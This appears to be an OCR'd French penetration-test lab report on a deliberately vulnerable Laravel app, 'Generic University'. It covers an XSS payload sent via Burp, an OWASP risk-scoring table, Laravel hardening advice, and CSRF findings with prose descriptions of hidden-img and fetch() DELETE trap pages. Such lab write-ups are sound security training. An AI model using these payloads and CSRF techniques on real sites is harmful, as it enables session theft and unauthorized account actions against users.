
2.2 Exploitation avec Burp Suite (Kali Linux)


Envoi vers Burp Repeater

Dans Burp, on a modifier le paramètre email :

_token=TOKEN&email="><script>alert(document.cookie)</script>&password=test

Étape 2 — Test du payload dans le formulaire de contact





Résultats obtenus

- Vol du cookie de session administrateur
- Redirection de l'utilisateur vers un site de phishing
- Exécution de code arbitraire dans le contexte du navigateur victime
- Défiguration de pages (defacement)

2.3 Calculer severity

a) Threat Agent Factors

Facteur	Question	Réponse	Note
Skill Level	How technically skilled is this group of threat agents?	No technical skills(1), some technical skills(3), advanced computer user(5), network and programming skills(6), security penetration skills(9)	5
Motive	How motivated is this group of threat agents to find and exploit this vulnerability?	Low or no reward(1),possible reward(4), high reward (9)	4
Opportunity	What resources and opportunities are required for this group of threat agents to find and exploit this vulnerability?	Full accesss or expensive resources required(0), special access or resources required(4), some access or resources required(7), no access or resources required(9)	7
Size	How large is this group of threat agents?	Developers(2), system administrators(2), intranet users(4), partners(5), auhenticated users(6), anonymous internet users(9)	6

b) Vulnerability Factors

Facteur	Question	Réponse	Note (0-9)
Ease of Discovery	How easy is it for this group of threat agents to discover this vulnerability?	Practically impossible(1), difficult(3), easy(7), automated tooms available(9)	7
Ease of Exploit	How easy is it for this group of threat agents to actually exploit this vulnerability?	Theaoretical(1),difficul(3),easy(5), automated tooms available(9)	5
Awareness	How well known is this vulnerability to this group of threat agents?	Unknown(1),hidden(4);obvious(6),knowledge(9)	9

Intrusion Detection	How likely is an exploit to be detected?	Active detection in application(1),logged and reviewed(3),logged without review(8),not logged(9)	3

c) Technical Impact Factors

Facteur	Question	Réponse	Note (0-9)
Loss of Confidentiality	How much data could be disclosed and how sensitive is it?	Minimal non-sensitivee data disclosed(2),minimal critical data disclosed(6),extensive non-sensitive data disclodes(6),extensive critical data disclosed(7),all data disclosed(9)	6
Loss of Integrity	How much data could be corrupted and how damaged is it?	Minimal slightly corrupt data (1),minimal seriously corrupt data(3),extensive slightly corrupt data(5),extensive slightly corrupt data (7),all data totally corrupt (9)	5
Loss of Availability	How much service could be lost and how vital is it?	Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), allservices completely lost (9)	1
Loss of Accountability	Are the threat agents' actions traceable to an individual?	Fully traceable (1). possibly traceable (7), completely anonymous(9)	7

d) Business Impact Factors

Facteur	Question	Réponse	Note (0-9)
Financial Damage	How much financial damage will result from an exploit?	Less than the cost to fix the vulnerability (1), minor effect on anual profit (3), significant effect on Annual profit (7), bankruptcy (9)	3
Reputation Damage	Would an exploit result in reputation damage that would harm the business?	Minimal damage (1), clear violation (5), high profile violation(7)	7
Non-Compliance	How much exposure does non-compliance introduce?	Minor violation(2),clear violation(5),high profile violation(7)	7
Privacy Violation	How much personally identifiable information could be disclosed?	One individual (3) hundreds of people (5), thousands of people (7), millions of people (9)	7

Likelihood = (5+4+7+6+7+5+9+3) / 8 = 46 / 8 = 5.25 → MEDIUM

Impact global = (5.0 + 5.75) / 2 = 5.38 → MEDIUM

Niveau de risque final

Likelihood	Impact	Niveau
MEDIUM (5.25)	MEDIUM (5.38)	**HIGH**

2.4 Recommandations de sécurité

1. Encoder toutes les sorties avec les helpers Laravel

```
php
// ☑ Blade encode automatiquement avec {{ }}
{{ $user->name }}

// ❌ Dangereux — n'utiliser que pour du contenu de confiance
{!! $user->name !!}
```

2. Implémenter une Content Security Policy stricte

Dans le middleware Laravel ou la configuration Apache :

Content-Security-Policy: default-src 'self'; script-src 'self' https://code.jquery.com https://cdn.jsdelivr.net; style-src 'self' https://stackpath.bootstrapcdn.com; img-src 'self' data:; object-src 'none';

3. Activer le flag HttpOnly sur les cookies de session

```
// Dans config/session.php :
php
'http_only' => true,
'secure' => true,
'same_site' => 'strict',
```

4. Valider et assainir toutes les entrées utilisateur


```
php
use Illuminate\Support\Str;
$name = strip_tags($request->input('name'));
$name = htmlspecialchars($name, ENT_QUOTES, 'UTF-8');
```

Phase 3 : CSRF (Cross-Site Request Forgery)

Le CSRF force un utilisateur connecté à effectuer, à son insu, une action sur une application web en exploitant sa session active. Une page piégée hébergée par l'attaquant envoie automatiquement des

requêtes au site cible. Dans le cas de Generic University, plusieurs routes ne vérifient aucun token CSRF, rendant ces attaques triviales.

Laravel inclut par défaut une protection CSRF via le middleware VerifyCsrfToken. Cependant, plusieurs lacunes ont été identifiées : le cookie XSRF-TOKEN utilise SameSite=Lax (non Strict), l'absence du flag Secure expose les cookies sur un réseau local, et certaines routes API sont exclues du middleware CSRF.




3.1 Vulnérabilité 1 — Contact Submit GET


3.1.1 Identification de la vulnérabilité

La route **GET /contact/submit** n'implémente aucun mécanisme de protection CSRF (absence de token anti-CSRF).


Par conséquent, une page externe malveillante peut forcer un utilisateur authentifié à envoyer une requête vers cette endpoint.

Cette attaque peut être réalisée via une simple balise HTML `<img>` ou `<a>` contenant l'URL avec les paramètres, déclenchant automatiquement la requête sans interaction de l'utilisateur.





Teste dans Repeater:



La capture montre l'envoi d'une requête **GET** vers l'endpoint `/contact/submit` contenant des paramètres sensibles (ex: email).

Cette requête est acceptée par le serveur sans vérification d'un token CSRF, ce qui indique l'absence de protection contre ce type d'attaque.

Étant donné que cette action est réalisée via une requête GET, elle peut être facilement exploitée par un attaquant à travers une page web malveillante. Le navigateur de la victime exécutera automatiquement la requête (par exemple via une balise `<img>`), en incluant ses cookies de session.


Cela permet à un attaquant d'exécuter des actions au nom de la victime sans son consentement, compromettant ainsi l'intégrité des données.


3.1.2 Exploitation de la vulnérabilité

Étape 1 — Création de la page piège

L'attaquant crée une page HTML malveillante (`csrf_get_attack.html`) contenant une balise `<img>` invisible.

Cette balise pointe vers l'URL vulnérable `/contact/submit` avec des paramètres contrôlés (ex: email de l'attaquant).






Étape 2 — Hébergement de la page piège

La page piège est servie via un serveur HTTP Python sur Kali Linux (port 8888). N'importe quelle victime qui visite l'URL http://127.0.0.1:8888/csrf_get_attack.html déclenchera involontairement la soumission.



Étape 3 — La victime est connectée sur Generic University avec une session active valide



Étape 4 — La victime accède à la page malveillante (via un lien envoyé par email, réseau social, etc.).


Le navigateur charge automatiquement la balise `<img>`, ce qui déclenche une requête GET vers l'application vulnérable en incluant les cookies de session.



Verifie l'attaque:

L’analyse via Burp Suite montre qu’une requête GET vers `/contact/submit` est envoyée avec les paramètres injectés (ex: email = hacker@mail.com).


Cela confirme que l’action a été exécutée sans interaction de l’utilisateur, validant ainsi la vulnérabilité CSRF.



3.2 Vulnérabilité 2 — API Users DELETE

3.2.1 Identification de la vulnérabilité

La route DELETE /api/users/{id} n'est protégée par aucune vérification CSRF ni authentification. N'importe quelle page externe peut déclencher la suppression d'un compte utilisateur sans aucun token. Le test dans Burp Suite Repeater confirme que la requête DELETE reçoit une réponse HTTP 200 OK — la suppression fonctionne sans aucune protection.



La capture montre l'envoi d'une requête **DELETE** vers l'endpoint `/api/users/1`, visant la suppression d'un utilisateur.

La réponse du serveur (**HTTP 200 OK**) confirme que l'opération a été exécutée avec succès, sans nécessiter d'authentification ni de mécanisme de protection CSRF.


Cela indique que l'endpoint est accessible sans contrôle d'accès, permettant à un attaquant d'exécuter des actions critiques (suppression de comptes) de manière non autorisée.

En l'absence de vérification d'identité ou de token CSRF, une telle requête pourrait être exploitée via un script ou une requête forgée, compromettant gravement l'intégrité et la sécurité du système.

3.2.2 Exploitation de la vulnérabilité

Création de la page piège

L'attaquant crée une page piège (csrf_delete_user.html)



Cette capture montre le code de la page malveillante (`csrf_delete_user.html`) utilisant la fonction `fetch()` pour envoyer une requête HTTP DELETE vers l'endpoint `/api/users/{id}`.

